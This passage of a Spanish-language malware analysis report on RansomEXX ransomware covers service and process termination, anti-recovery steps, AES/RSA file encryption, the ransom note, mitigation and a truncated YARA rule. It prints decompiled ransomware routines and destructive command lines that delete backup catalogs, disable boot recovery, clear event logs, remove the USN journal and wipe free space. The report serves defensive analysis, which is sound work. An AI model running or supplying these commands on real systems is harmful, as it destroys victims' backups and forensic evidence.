Si el objeto Mutex puede crearse, se *desofuscarán* nuevas cadenas que serán mostradas en la consola por STDOUT; por ejemplo: “Started (PID):”. Dichos *strings* junto con información del sistema (PID, nº procesadores, *hostname*) mostrarán información de *debug* durante el proceso de cifrado (número de ficheros afectados, velocidad, etc.).

La función apodada como “*write_to_console*” será la responsable de obtener un *handle* a la consola y escribir dichos datos. Tras escribir en la consola, permitirá al sistema aumentar la prioridad de sus hilos (habilitando el *dynamic boosting*) del proceso por medio de la API *SetProcessPriorityBoost()*.



```

39  started_pid[36] = 0;
40  v21 = started_pid - byte_41B41D + 4;
41  do
42  {
43  v2 = ThreadId;
44  byte_41B418[v1] = byte_41B440[v1] ^ (byte_41B418[v1] + ((v1 & 0x7F)));
45  byte_41B418[started_pid - byte_41B41A + v1] = byte_41B441[v1] ^ (byte_41B419[v1] + ((v1 + 1) &
46  byte_41B418[v2 + v1] = byte_41B442[v1] ^ (byte_41B41A[v1] + ((v1 + 2) & 0x7F)));
47  byte_41B41C[v2 + v1] = byte_41B443[v1] ^ (byte_41B41B[v1] + ((v1 + 3) & 0x7F)));
48  byte_41B41D[v2 + v1] = byte_41B444[v1] ^ (byte_41B41C[v1] + ((v1 + 4) & 0x7F)));
49  v3 = byte_41B41D[v1] + ((v1 + 5) & 0x7F);
50  v1 += 6;
51  started_pid[v1 - 1] = byte_41B43F[v1] ^ v3;
52  }
53  while ( v1 < 36 );
54  }
55  host = *((DWORD *)hostname);
56  CurrentProcessId = GetCurrentProcessId();
57  write_to_console(started_pid, CurrentProcessId, dwNumberOfProcessors, host);
58  CurrentProcess = GetCurrentProcess();
59  SetProcessPriorityBoost(CurrentProcess, 0);
60  ThreadId = 0;
61  for ( i = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId); !i; i = CreateThread(
62  0,
63  StartAddress,
64  0,
65  0,
66  0,
67  &ThreadId) )
68  Sleep(0x3E8u);
69  CloseHandle(i);
70  v7 = allocate(64);

```

```

.text:00401353 mov     ebx, [ebp+ThreadId]
.text:00401356 mov     dl, al
.text:00401358 and     dl, 7Fh
.text:0040135B add     dl, ds:byte_41B418[eax]
.text:00401361 xor     dl, ds:byte_41B440[eax]
.text:00401367 mov     ds:byte_41B419[ecx+eax], dl
.text:0040136E lea     edx, [eax+1]
.text:00401371 and     dl, 7Fh
.text:00401374 add     dl, ds:byte_41B419[eax]
.text:0040137A add     dl, ds:byte_41B441[eax]
.text:00401380 mov     ds:byte_41B41B[edi+eax], dl
.text:00401387 lea     edx, [eax+2]
.text:0040138A and     dl, 7Fh
.text:0040138D add     dl, ds:byte_41B41A[eax]
.text:00401393 xor     dl, ds:byte_41B442[eax]
.text:00401399 mov     ds:byte_41B41B[ebx+eax], dl
.text:004013A0 mov     ebx, [ebp+var_C]

```

```

C:\Users\Neo\Desktop\480af18104198ad3db1518501ee58f9c4aeed19dbbf2c5d7694d
Started <PID> 1844; Worker: 1)

```

```

0018FEC0 EC FE 18 00 E7 1A 40 00 EC FE 18 00 F1 1A 40 00 ip.c.@.ip.r.@
0018FED0 00 00 00 00 EA 4A D7 FF 04 FF 18 00 EB 4A D7 FF ...@xy.y..@xy
0018FEE0 2D 00 00 00 00 00 00 00 00 00 00 00 70 FF 18 00 .....@xy.....@y..
0018FEF0 11 14 40 00 04 FF 18 00 34 07 00 00 01 00 00 00 ..@.y..@.....@.....
0018FF00 C8 08 4F 00 53 74 61 72 74 65 64 28 28 50 49 44 @. Started (PID
0018FF10 3A 20 25 75 38 20 57 6F 72 68 65 72 73 3A 20 25 ..:Ku;Workers:K

```

Figura 13. Consola / Boost threads

El código dañado crea un hilo que, periódicamente, actualizará en la consola el número de ficheros cifrados. Asimismo, delegará en determinados hilos la ejecución de una serie de rutinas para finalizar un conjunto de procesos y servicios. Los servicios serán finalizados (véase **¡Error! No se encuentra el origen de la referencia.**) por medio del *Service Control Manager*, remitiendo el parámetro de control *SERVICE_CONTROL_STOP* al servicio correspondiente desde la API *ServiceControl*.

```

TickCount = GetTickCount();
result = OpenSCManagerA(0, 0, 0xF003Fu);
v2 = result;
v7 = result;
if ( result )
{
  hservice = OpenServiceK(result, lpServiceName, 0x2Cu);
  if ( hservice )
  {
    if ( QueryServiceStatusEx(hservice, SC_STATUS_PROCESS_INFO, (LPBYTE)&Buffer, 0x24u, &pcbBytesNeeded)
      && Buffer.dwCurrentState != 1 )
    {
      if ( Buffer.dwCurrentState == 3 )
      {
        while ( 1 )
        {
          v5 = Buffer.dwWaitHint / 0xA;
          if ( Buffer.dwWaitHint / 0xA >= 0x3E8 )
          {
            if ( v5 > 0x2710 )
              v5 = 10000;
          }
          else
          {
            v5 = 1000;
          }
          Sleep(v5);
          if ( !QueryServiceStatusEx(hservice, SC_STATUS_PROCESS_INFO, (LPBYTE)&Buffer, 0x24u, &pcbBytesNeeded)
            || Buffer.dwCurrentState == 1
            || GetTickCount() - TickCount > 0x7530 )
          {
            break;
          }
          if ( Buffer.dwCurrentState != 3 )
            goto LABEL_15;
        }
      }
    }
    else
    {
      LABEL_15:
      if ( ControlService(hservice, SERVICE_CONTROL_STOP, &Buffer) && Buffer.dwCurrentState != 1 )
      {
        do
        {
          Sleep(Buffer.dwWaitHint);
          while ( QueryServiceStatusEx(hservice, SC_STATUS_PROCESS_INFO, (LPBYTE)&Buffer, 0x24u, &pcbBytesNeeded)
            && Buffer.dwCurrentState != 1
            && GetTickCount() - TickCount <= 0x7530
            && Buffer.dwCurrentState != 1 )
          {
          }
          v2 = v7;
        }
        CloseServiceHandle(hservice);
        return (SC_HANDLE)CloseServiceHandle(v2);
      }
    }
  }
}
7 result = L"ARSN";
8 v2[0] = (int)L"AVP";
9 v2[1] = (int)L"AcrSch2Svc";
10 v2[2] = (int)L"Acronis VSS Provider";
11 v2[3] = (int)L"AcronisAgent";
12 v2[4] = (int)L"AcronixAgent";
13 v2[5] = (int)L"Antivirus";
14 v2[6] = (int)L"BackupExecAgentAccelerator";
15 v2[7] = (int)L"BackupExecAgentBrowser";
16 v2[8] = (int)L"BackupExecDeviceMediaService";
17 v2[9] = (int)L"BackupExecJobEngine";
18 v2[10] = (int)L"BackupExecManagementService";
19 v2[11] = (int)L"BackupExecRPCService";
20 v2[12] = (int)L"BackupExecVSSProvider";
21 v2[13] = (int)L"DCAgent";
22 v2[14] = (int)L"DdxSvc";
23 v2[15] = (int)L"EPSecurityService";
24 v2[16] = (int)L"EPUpdateService";
25 v2[17] = (int)L"ESHASRV";
26 v2[18] = (int)L"EhttpSrv";
27 v2[19] = (int)L"Enterprise Client Service";
28 v2[20] = (int)L"EraserSvc11710";
29 v2[21] = (int)L"EsghKernel";
30 v2[22] = (int)L"FA_Scheduler";
31 v2[23] = (int)L"IIAdmin";
32 v2[24] = (int)L"IMAP4Svc";
33 v2[25] = (int)L"KAVFS";
34 v2[26] = (int)L"KAVFSGT";
35 v2[27] = (int)L"Koff_41C12";
36 v2[28] = (int)L"Koff_41C14";
37 v2[29] = (int)L"MS";
38 v2[30] = (int)L"MSExchangeAB";
39 v2[31] = (int)L"MSExchangeADTopology";
40 v2[32] = (int)L"MSExchangeAntispamUpdate";
41 v2[33] = (int)L"MSExchangeES";
42 v2[34] = (int)L"MSExchangeEdgeSync";
43 v2[35] = (int)L"MSExchangeFBA";
44 v2[36] = (int)L"MSExchangeFDS";
45 v2[37] = (int)L"MSExchangeIS";
46 v2[38] = (int)L"MSExchangeMGMT";
47 v2[39] = (int)L"MSExchangeMGT";
48 v2[40] = (int)L"MSExchangeMailSubmission";
49 v2[41] = (int)L"MSExchangeMailboxAssistants";
50 v2[42] = (int)L"MSExchangeMailboxReplication";
51 v2[43] = (int)L"MSExchangeProtectedServiceHost";
52 v2[44] = (int)L"MSExchangeRPC";
53 v2[45] = (int)L"MSExchangeRepl";
54 v2[46] = (int)L"MSExchangeSA";
55 v2[47] = (int)L"MSExchangeSRS";
56 v2[48] = (int)L"MSExchangeSearch";
57 v2[49] = (int)L"MSExchangeServiceHost";
58 v2[50] = (int)L"MSExchangeThrottling";
59 v2[51] = (int)L"MSExchangeTransport";
60 v2[52] = (int)L"MSExchangeTransportLogSearch";
61 v2[53] = (int)L"MSOLAP$SQL_2008";

```

Figura 14. Finalización de servicios

El binario embebe un gran listado de procesos, posiblemente utilizados en determinada campaña para finalizar los mismos si éstos se encuentran en ejecución. La lógica implementada en la muestra actual recorrerá todos los procesos (*CreateToolhelp32Snapshot*) y finalizará aquellos que cumplan los siguientes requisitos:

- Aquellos que no contengan en su *path* el *Windows Directory* (obtenido vía *GetSystemWindowsDirectoryW*).
- Aquellos a los que se tenga permisos para obtener un *handle*, vía *OpenProcess*, con los derechos de acceso: SYNCHRONIZE | PROCESS_QUERY_INFORMATION | PROCESS_VM_WRITE | PROCESS_VM_READ | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD.
- Procesos que no sean críticos (aquellos que fuerzan el reinicio del sistema si finalizan).

Cabe destacar que los procesos con el nombre "*powershell.exe*" serán filtrados, es decir, no se finalizarán, posiblemente por formar parte de las TTPs de los atacantes y evitar así interferir con sus acciones de *posexploitation*.

Figura 15. Finalización de procesos

El ransomware recuperará el número de unidades del sistema por medio de la API `GetLogicalDriveStringsW` y comenzará a recorrer el sistema de ficheros de cada uno de ellos para proceder con el cifrado de ficheros.


Figura 16. Obtención de unidades del sistema

Múltiples *paths* y extensiones, definidos en un conjunto de *arrays* (listado disponible en ANEXO B: DIRECTORIOS, FICHEROS Y EXTENSIONES EXCLUID, serán utilizados a modo de filtro para excluir determinados ficheros y directorios del proceso de cifrado.

Figura 17. Exclusión ficheros, directorios y extensiones

Para dificultar la recuperación de los ficheros y las trazas de ejecución el código dañino eliminará los eventos del sistema (vía *wevtutil*) y deshabilitará el *USN journal* (vía *fsutil*), el catálogo de copias de seguridad (vía *wbadmin*) y la reparación automática (vía *bcdedit*) modificando también la política de arranque (*boot status policy*) para ignorar diversos tipos de errores.

Asimismo, se apoyará en la herramienta del sistema *cipher.exe* para sobrescribir ficheros eliminados (*free space*) dificultando en gran medida el enfoque forense para la recuperación de los mismos.



```

34  Now64DisableWow64FsRedirection(&OldValue);
35  v20[1] = L"bcdedit.exe";
36  v20[3] = L"bcdedit.exe";
37  v2 = L"wbadmin.exe";
38  v19 = L"wbadmin.exe";
39  v20[0] = L"delete catalog -quiet";
40  v20[2] = L"/set {default} recoveryenabled no";
41  v20[4] = L"/set {default} bootstatuspolicy ignoreallfailures";
42  v20[5] = L"schtasks.exe";
43  v20[6] = L"/Change /TN "\\Microsoft\\Windows\\SystemRestore\\SR" /disable";
44  v20[7] = L"wevtutil.exe";
45  v20[8] = L"cl Application";
46  v20[9] = L"wevtutil.exe";
47  v20[10] = L"cl System";
48  v20[11] = L"wevtutil.exe";
49  v20[12] = L"cl Setup";
50  v20[13] = L"wevtutil.exe";
51  v20[14] = L"cl Security";
52  v20[15] = L"wevtutil.exe";
53  v20[16] = L"sl Security /e:false";
54  v20[17] = L"fsutil.exe";
55  v20[18] = L"usn deletejournal /D C:";
56  v20[19] = 0;
57  v20[20] = 0;
58  v3 = 0;
59  do
60  {
61    sub_413E90(&ExecInfo, 0, 0x3Cu);
62    pExecInfo_60 = 0;
63    pExecInfo_28 = 0;
64    (SetSystemDirectory)(VersionInformation, 260);
65    v4 = v20[0];
66    pExecInfo_24 = VersionInformation;
67    pExecInfo_16 = v2;
68    pExecInfo_20 = v4;
69    pExecInfo_4[0] = 0x100000;
70    Now64DisableWow64FsRedirection(&ExecInfo);
71    ++v6;
72  }
73  while ( v2 );
74  pszSubKey = "SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore";
75  pExecInfo_4[0] = "DisableConfig";
76  pExecInfo_20 = "DisableConfig";
77  pExecInfo_16 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore";
78  pExecInfo_24 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore";
79  v5 = 0;
80  pExecInfo = "SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore";
81  pExecInfo_4[1] = "SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore";
82  pExecInfo_4[2] = "DisableSR";
83  pExecInfo_20 = "DisableSR";
84  pExecInfo_32 = 0;
85  pExecInfo_36 = 0;
86  v7 = 0;
87  do
88  {
89    pszValue = pExecInfo_4[v7];
90    pvData = 1;
91    (SHRegSetValueA)(pszSubKey, pszValue, 4, &pvData, 4, 4);
92    ++v6;
93    v7 = 2 * v6;
94    pszSubKey = pExecInfo_4[2 * v6 - 1];
95  }
96  while ( pszSubKey );
97  result = OldValue;
98  if ( OldValue )
99  return (Now64RevertWow64FsRedirection)(OldValue);
100 }
101 }
  
```

Process Name	File Name	Path	Company Name	Start Time	Working Set
ransomEXX.exe (2708)	File Encryption Utility	"C:\Users\Neo\Desktop\ransomEXX.exe"	Microsoft Corporat...	15/08/2021 11:01:38	C:\Users\Neo\Desktop\ransomEXX.exe
cipher.exe (2064)	File Encryption Utility	"C:\Windows\System32\cipher.exe" /w:C:	Microsoft Corporat...	15/08/2021 11:07:27	C:\Windows\System32\cipher.exe
wbadmin.exe (2840)	Command Line Interface for Microsoft...	"C:\Windows\System32\wbadmin.exe" delete catalog -quiet	Microsoft Corporat...	15/08/2021 11:07:27	C:\Windows\System32\wbadmin.exe
bcdedit.exe (2888)	Boot Configuration Data Editor	"C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures	Microsoft Corporat...	15/08/2021 11:07:27	C:\Windows\System32\bcdedit.exe
bcdedit.exe (1720)	Boot Configuration Data Editor	"C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no	Microsoft Corporat...	15/08/2021 11:07:27	C:\Windows\System32\bcdedit.exe
wevtutil.exe (838)	Eventing Command Line Utility	"C:\Windows\System32\wevtutil.exe" cl Setup	Microsoft Corporat...	15/08/2021 11:07:28	C:\Windows\System32\wevtutil.exe
wevtutil.exe (3700)	Eventing Command Line Utility	"C:\Windows\System32\wevtutil.exe" cl Application	Microsoft Corporat...	15/08/2021 11:07:28	C:\Windows\System32\wevtutil.exe
wevtutil.exe (560)	Eventing Command Line Utility	"C:\Windows\System32\wevtutil.exe" cl Security	Microsoft Corporat...	15/08/2021 11:07:28	C:\Windows\System32\wevtutil.exe
schtasks.exe (2218)	Manages scheduled tasks	"C:\Windows\System32\schtasks.exe" /Change /TN "\\Microsoft\Windows\SystemRestore\SR" /disable	Microsoft Corporat...	15/08/2021 11:07:28	C:\Windows\System32\schtasks.exe
wevtutil.exe (1000)	Eventing Command Line Utility	"C:\Windows\System32\wevtutil.exe" sl Security /e:false	Microsoft Corporat...	15/08/2021 11:07:28	C:\Windows\System32\wevtutil.exe
fsutil.exe (2430)	fsutil.exe	"C:\Windows\System32\fsutil.exe" usn deletejournal /D C:	Microsoft Corporat...	15/08/2021 11:07:29	C:\Windows\System32\fsutil.exe

Figura 18. Procesos hijo de ransomEXX

```

"C:\Windows\System32\cipher.exe" /w:C:
"C:\Windows\System32\wbadmin.exe" delete catalog -quiet
"C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures
"C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no
"C:\Windows\System32\wevtutil.exe" cl Setup
"C:\Windows\System32\wevtutil.exe" cl Application
"C:\Windows\System32\wevtutil.exe" cl System
"C:\Windows\System32\wevtutil.exe" cl Security
"C:\Windows\System32\schtasks.exe" /Change /TN "\\Microsoft\Windows\SystemRestore\SR" /disable
"C:\Windows\System32\wevtutil.exe" sl Security /e:false
"C:\Windows\System32\fsutil.exe" usn deletejournal /D C:
  
```

5. CIFRADO

El binario ha sido compilado estáticamente (*stripped*) con la librería *mbedtls*, una librería *open-source* [10] que implementa funcionalidades criptográficas (manipulación de certificados X.509, protocolos SSL/TLS y DTLS, etc.).

El código dañino recorrerá el sistema de ficheros de cada una de las unidades disponibles (obtenidas vía *GetLogicalDriveStringsW*) para proceder con el cifrado de los mismos.

```

27 initialize(v10, 0, 0x40Cu);
28 mCount = 0;
29 result = (GetLogicalDrivesStrings)(200, lpbuffer);
30 if ( result )
31 {
32     v1 = 0;
33     v2 = '\\';
34     do
35     {
36         if ( lpbuffer[v1] == '\\\' )
37             lpbuffer[v1] = 0;
38         ++v1;
39     } while ( v1 < 200 );
40     while ( v1 < 200 );
41     drive = lpbuffer;
42     if ( lpbuffer[0] )
43     {
44         do
45         {
46             ThreadId = 0;
47             for ( i = (CreateThread)(v1, 0, 0, &traverse_fs_enc_drive, driver, 0, &ThreadId);
48                 i = (CreateThread)(0, 0, traverse_fs_enc_drive, driver, 0, &ThreadId) )
49             {
50                 {
51                     (Sleep)(1000);
52                     v3 = mCount;
53                     *k3[i] = mCount - 4;
54                     *k3[i] = mCount - 4;
55                     v4 = v3 + 1;
56                     mCount = v3;
57                     v5 = wcslen(driver);
58                     v6 = driver[v4 + 2] - 0;
59                     driver += v4 + 2;
60                 }
61                 while ( 107 );
62                 _sub_403F20(0);
63                 v7 = 0;
64                 if ( dword_428C00[0] )
65                 {
66                     v8 = dword_428C00;
67                     do
68                     {
69                         v9 = *v8;
70                         v10 = *v9;
71                         ThreadId = 0;
72                         for ( j = (CreateThread)(0, 0, traverse_fs_enc_drive, v10, 0, &ThreadId);
73                             j = (CreateThread)(0, 0, traverse_fs_enc_drive, v10, 0, &ThreadId) )
74                         {
75                             (Sleep)(1000);
76                         }
77                     } while ( v7 != -1 );
78                 }
79             }
80         } while ( v2 != 0 );
81     }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99 }
100 }
101 }
102 }
103 }
104 }
105 }
106 }
107 }
108 }
109 }
110 }
111 }
112 }
113 }
114 }
115 }
116 }
117 }
118 }
119 }
120 }
121 }
122 }
123 }
124 }
125 }
126 }
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
    
```

Figura 19. Recorrer ficheros de cada unidad

Para cifrar los ficheros, ransomEXX sigue el mismo *modus operandi* que un gran número de familias de *ransomware*. En primer lugar, genera una clave de 32 bytes que es utilizada para cifrar los ficheros de la víctima mediante AES en modo ECB (*Electronic CodeBook*). Esta clave será cifrada mediante una clave RSA de 4096 bits (embebida en una de las funciones de mbed TLS) y el *ciphertext* resultante (clave AES cifrada con RSA) será añadido al final de cada fichero cifrado.

Figura 20. Generación clave AES / Cifrado clave AES con RSA (pub key)

Antes de comenzar con el cifrado un hilo invocará una rutina que se ejecutará en un bucle infinito con el objetivo de generar una nueva clave AES cada 60 segundos.

```

1 int __thiscall thread_mbedtls_genkey(void *this)
2 {
3     int result; // eax
4     int i; // eax
5     int ThreadId; // [esp+0h] [ebp-4h] BYREF
6
7     ThreadId = this;
8     (InitialiseCriticalSection&spinCount)&unk_425F70, 500);
9     result = mbedtls_genkey();
10    if ( result )
11    {
12        ThreadId = 0;
13        for ( i = (CreateThread)(0, 0, &mbedtls_00, 0, 0, &ThreadId); i; i = (CreateThread)(
14            0,
15            0,
16            &mbedtls_00,
17            0,
18            0,
19            &ThreadId ) )
20        {
21            (Sleep)(1000);
22            return (CloseHandle)(i);
23        }
24    }
25    return result;
26 }
    
```

```

.txt:00403900 Parameter= dword ptr 8
.txt:00403900
.txt:00403900 000 55 push ebp
.txt:00403901 004 8B BC mov ebp, esp
.txt:00403903 004 83 E4 F8 and esp, 0FFFFFFFh
.txt:00403906 004 51 push ecx
.txt:00403907 000 56 push esi
.txt:00403908 00C 8B 35 80 91 41 00 mov esi, ds:Sleep
.txt:0040390E 00C 8B FF mov edi, edi
    
```

```

.txt:00403910 loc_403910: ; dwMILLISECONDS
.txt:00403910 00C 68 CA 00 00 push 60000
.txt:00403915 010 FF D6 call esi, Sleep
.txt:00403917 00C EB F4 FF FF call mbedtls_genkey
.txt:0040391C 00C EB F2 jmp short loc_403910
.txt:0040391E 00C 90 mbedtls_00_endp
.txt:0040391C
    
```

Figura 21. Generación de claves (60 segundos)

En la siguiente imagen se muestra la rutina encargada de cifrar vía AES el contenido de cada fichero.

```

50 LODWORD(v1) = sub_4021E0();
51 if ( v1 < v14 )
52     nNumberOfBytesToRead = a4 - sub_418620(a4, 16164);
53 if ( !(ReadFile)(hFile, lpBuffer, nNumberOfBytesToRead, &nNumberOfBytesRead, 0) )
54     break;
55 (DecryptContent)(AES_CONTEXT, lpBuffer, nNumberOfBytesRead);
56 if ( !(SetFilePointerEx)(hFile, -nNumberOfBytesRead, -((NumberOfBytesRead != 0), 0, 1) ) )
57     break;
58 v16 = nNumberOfBytesRead;
59 nNumberOfBytesWritten = 0;
60 if ( !lpBuffer )
61     if ( !lpBuffer )
62         nNumberOfBytesRead
63         || hFile
64         || !(WriteFile)(hFile, lpBuffer, nNumberOfBytesRead, &nNumberOfBytesWritten, 0)
65         || v16 != nNumberOfBytesWritten )
66     {
67         (FlushFileBuffers)(hFile);
68         if ( ++v18 != v18 )
69             if ( !(SetFilePointerEx)(hFile, v17[6], v17[7], 0, 1) )
70                 return 0;
71     }
72 }
    
```

Figura 22. Cifrado fichero

Tras finalizar de cifrar el contenido, se incorporará la clave AES cifrada con RSA al final del mismo y se añadirá la extensión “.txd0t” al nombre del fichero.

```

1 BOOL __cdecl mbedtls_00 (LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName)
2 {
3     int i; // edi
4     BOOL v3; // esi
5
6     for ( i = 0; i < 3; ++i )
7     {
8         v3 = MoveFile(lpExistingFileName, lpNewFileName);
9         if ( v3 )
10            break;
11        if ( GetLastError() != 5 )
12            GetLastError();
13        SwitchToThread();
14    }
15    return v3;
16 }
    
```

```

LPCWSTR lpNewFileName; // [esp+18h] [ebp+Ch] ISARG
0x2F1F90: "\\\\?\\VC:\\\\iddefense\\VMP\\dephi_filter.txt.txd0t"
    
```




Figura 23. Fichero cifrado (clave AES cifrada con RSA)

Por cada directorio afectado se creará un mensaje de texto (!TXDOT_READ_ME!.txt) en donde se detallan las instrucciones que deben seguirse para recuperar los ficheros. Básicamente, los atacantes animan a la víctima a enviar un email a la cuenta "txdot911@protonmail.com".




Figura 24. Creación fichero "!TXDOT_READ_ME!.txt"

6. DESINFECCIÓN

Dado que la variante analizada no adquiere persistencia, los equipos afectados con RansomEXX no requieren de una rutina de desinfección más allá de reiniciar el sistema o finalizar el proceso vinculado con el *ransomware*. Cabe destacar que, aunque el propio binario dañino no implementa funcionalidades de persistencia, el conjunto de TTPs empleadas por los atacantes para proceder con el despliegue del *ransomware* sí que puede involucrar otros componentes o técnicas para garantizar la persistencia del actor; por ejemplo, otros binarios dañinos, cuentas de usuarios en el dominio a modo de *backdoor*, *Golden tickets*, vulnerabilidades en un servicio expuesto, etc. El proceso de respuesta a incidentes tendrá que investigar y analizar de forma meticulosa el vector de entrada, así como el conjunto de TTPs empleado por los atacantes para garantizar que la mitigación ha sido efectiva y para evitar la repetición del ataque.

Respecto al descifrado de los ficheros, el modelo de criptografía utilizado asegura que el único método factible para el descifrado sea mediante el uso de la clave privada RSA en manos del grupo cibercriminal.

7. MITIGACIÓN

La manera más estratégica para contener y reducir el impacto del *ransomware* es trabajar de forma paralela en el aislado de redes/VLAN que conforman la entidad afectada (con el objetivo de contener los segmentos de red con equipos infectados y evitar su expansión) y en el rotado de contraseñas en el dominio. Dicho rotado debe incluir las cuentas locales de administrador (es importante que sean únicas para cada equipo) así como la cuenta KRBTGT del dominio. Téngase en cuenta que estas medidas posiblemente interfieran con el correcto funcionamiento del dominio o redes afectadas y puedan causar diversos imprevistos (por ejemplo, el reinicio de máquinas); no obstante, permitiría contener la amenaza de una manera resolutiva.

8. REGLAS DE DETECCIÓN

8.1. REGLAS DE YARA

```
import "pe"

rule RansomEXX {
  meta:
    description = "Ransomware ransomEXX- Defray777"
    date = "2021-08-25"
    author = "CCN-CERT"

  strings:
